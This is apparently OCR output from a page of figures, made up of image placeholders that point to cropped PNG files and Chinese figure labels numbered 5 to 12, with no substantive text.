


图 5


图 8


图 6


图 7




图 9




图 10




图 11




图 12

